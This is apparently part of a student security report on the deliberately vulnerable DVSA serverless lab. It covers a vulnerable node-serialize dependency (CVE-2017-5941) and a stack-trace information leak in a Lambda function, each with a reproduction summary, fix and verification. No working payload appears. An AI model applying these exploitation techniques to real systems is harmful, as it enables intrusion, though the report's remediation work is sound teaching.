VULNERABILITIES

CVE-2017-5941 Detail

NOT SCHEDULED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.

Description

An issue was discovered in the node-serialize package 0.0.4 for Node.js. Untrusted data passed into the `unserialize()` function can be exploited to achieve arbitrary code execution by passing a JavaScript Object with an Immediately Invoked Function Expression (IIFE).

Metrics

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score: 9.8 CRITICAL** **Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H**

QUICK INFO

CVE Dictionary Entry:
[CVE-2017-5941](#)
NVD Published Date:
02/09/2017
NVD Last Modified:
04/19/2025
Source:
MITRE

References to Advisories, Solutions, and Tools

Figure 9.2: CVE-2017-5941: CVSS 9.8 Critical—node-serialize RCE

9.6 Fix Strategy / Probable Mitigation

- Fix location: `package.json` in the DVSA-ORDER-MANAGER Lambda deployment package.
- Security property restored: Elimination of known-vulnerable code paths from the runtime.
- Why this addresses root cause: Removing the dependency entirely eliminates the `eval()`-based deserialization vector. The code was already updated (Lesson 01) to use `JSON.parse()`, so the library is no longer needed.

9.7 Code / Config Changes

Removed `node-serialize` from `package.json`; the final `order-manager.js` no longer imports or calls it:

```
// BEFORE:
"dependencies": {
  "node-jose": "2.2.0",
  "node-serialize": "0.0.4"
}

// AFTER:
"dependencies": {
  "node-jose": "2.2.0"
}
```

Redeployed the Lambda function.




Figure 9.3: Post-fix: `package.json` with `node-serialize` removed, Lambda deployed successfully

9.8 Verification After Fix

1. Confirmed `package.json` no longer lists `node-serialize`.
2. Lambda deployed successfully without the vulnerable package.
3. Normal order operations still function correctly (the code uses `JSON.parse()` and `node-jose` only).

9.9 Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
Application dependencies must not contain known critical CVEs.	NVD database and <code>package.json</code> audit.	A clean dependency tree with no known vulnerabilities.	<code>node-serialize</code> 0.0.4 is present with CVE-2017-5941 (CVSS 9.8).

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
A dependency with a publicly known critical RCE is shipped in production.	Vulnerable dependency / Supply-chain risk.	Removed <code>node-serialize</code> from <code>package.json</code> and redeployed.	Lambda runs successfully without the vulnerable package.	N/A

9.10 Takeaway / Lessons Learned

Dependencies must be audited regularly using tools like `npm audit`, Snyk, or Dependabot. A single vulnerable package can undermine an otherwise secure application. The principle of minimal dependencies—only include what is actively used—reduces attack surface significantly.

Chapter 10

Unhandled Exceptions

10.1 Goal and Vulnerability Summary

The objective is to exploit unhandled exceptions in the DVSA-ORDER-GET Lambda function that leak internal implementation details (file paths, stack traces, variable names) to the client. When the function receives a malformed request missing required fields, it throws an unhandled `KeyError` that is returned verbatim to the caller.

10.2 Why This Works / Root Cause

The original `get_order.py` code directly accessed `event["orderId"]` without any `try/except` block or input validation. When the key is missing, Python raises a `KeyError` with a full traceback including the file path (`/var/task/get_order.py`), line number, and variable names. This traceback was passed back through the Lambda response to the API client.

10.3 Environment and Setup

- API endpoint: `https://[API_ID].execute-api.us-east-1.amazonaws.com/Stage/order`
- AWS services involved: API Gateway, Lambda, CloudWatch.
- Relevant function: DVSA-ORDER-GET (`get_order.py`).
- User or test context: Authenticated user sending a malformed request.
- Tools used: Browser DevTools, `curl`, CloudWatch Logs.

10.4 Reproduction Steps

1. Sent a request to the `/order` endpoint with `{"action":"get"}` (missing the `order-id` field).

2. The API returned a response containing the full Python traceback: `KeyError: 'orderId'` with file path and line number.
3. This information disclosure reveals internal implementation details to an attacker.

10.5 Evidence and Proof

- Browser DevTools showing the error response with stack trace and internal file paths.
- CloudWatch logs showing the unhandled `KeyError` with full traceback.




Figure 10.1: Browser DevTools: error response leaks file path and stack trace




Figure 10.2: CloudWatch: `KeyError` traceback with internal file path exposed

10.6 Fix Strategy / Probable Mitigation

- Fix location: DVSA-ORDER-GET Lambda, file `get_order.py`.
- Security property restored: Safe error handling—internal details never reach the client.
- Why this addresses root cause: Wrapping the handler in `try/except` with a generic client-facing error message ensures stack traces are only logged server-side, never returned to callers.

10.7 Code / Config Changes

Rewrote `get_order.py` (tracked in `scripts/get_order.py`) with proper error handling:

```
def safe_error(message="bad request"):
    """Client-safe error response."""
    return {"status": "err", "msg": message}
```

```
def lambda_handler(event, context):
    try:
        order_id = get_required_field(event,
                                       ["orderId", "order-id", "order_id"])
        if not order_id:
            return safe_error("bad request")
        # ... normal logic ...
    except Exception as e:
        print("ERROR:", repr(e)) # log internally
        return safe_error("internal error")
```

10.8 Verification After Fix

1. Sent the same malformed request: `{"action": "get"}` with no order-id.
2. The API now returns a generic `{"status": "err", "msg": "bad request"}` with no stack trace.
3. CloudWatch logs show the error is logged internally with “ERROR: Missing order ID” but not exposed to the client.
4. A valid order lookup was also tested to confirm normal retrieval behavior still works.



```
> curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN" \
--data-raw '{"action": "get"}' | jq
{
  "status": "err",
  "msg": "bad request"
}
```

Figure 10.3: Post-fix: API returns generic “bad request” error, no stack trace




Figure 10.4: Post-fix: CloudWatch shows safe internal logging only

10.9 Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
Error responses must never expose internal implementation details (file paths, stack traces, variable names).	Secure coding best practices and OWASP guidelines.	The API returns generic error messages for invalid input.	Malformed request returns full Python traceback with file path and line numbers.

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
Internal file paths and code structure are leaked to external users.	Unsafe error handling / Information disclosure.	Added try/except with a generic <code>safe_error()</code> response function.	Same malformed request now returns only “bad request” with no internals.	N/A

10.10 Takeaway / Lessons Learned

Unhandled exceptions are a common vector for information disclosure in serverless applications. Every Lambda handler must wrap its logic in a try/except block that returns sanitized error messages to clients while logging full details server-side. This prevents attackers from fingerprinting the technology stack and discovering internal code paths.

Conclusion

This project demonstrated that serverless architectures, while abstracting infrastructure management, still require rigorous security engineering across multiple layers. The final report aligns each vulnerability with reproduction, evidence, remediation, and verification, while the repository stores the modified files used to support the fixes. Through 10 lessons on the DVSA platform, we identified and remediated vulnerabilities spanning insecure deserialization (Lesson 1), broken authentication (Lesson 2), sensitive data exposure (Lesson 3), insecure cloud configuration (Lesson 4), broken access control (Lesson 5), denial of service (Lesson 6), over-privileged IAM roles (Lesson 7), business logic flaws (Lesson 8), vulnerable dependencies (Lesson 9), and unsafe error handling (Lesson 10).

Key remediation themes:

- **Defense in depth:** Security controls must exist at multiple layers—API Gateway, Lambda code, IAM policies, and cloud resource configuration.
- **Least privilege:** IAM roles must be scoped to only the actions and resources each function actually uses.
- **Input validation:** All user input must be treated as untrusted; use safe parsers and validate before processing.
- **Dependency hygiene:** Regularly audit third-party packages for known CVEs and remove unused dependencies.
- **Safe error handling:** Never expose internal details to clients; log verbosely server-side but respond generically.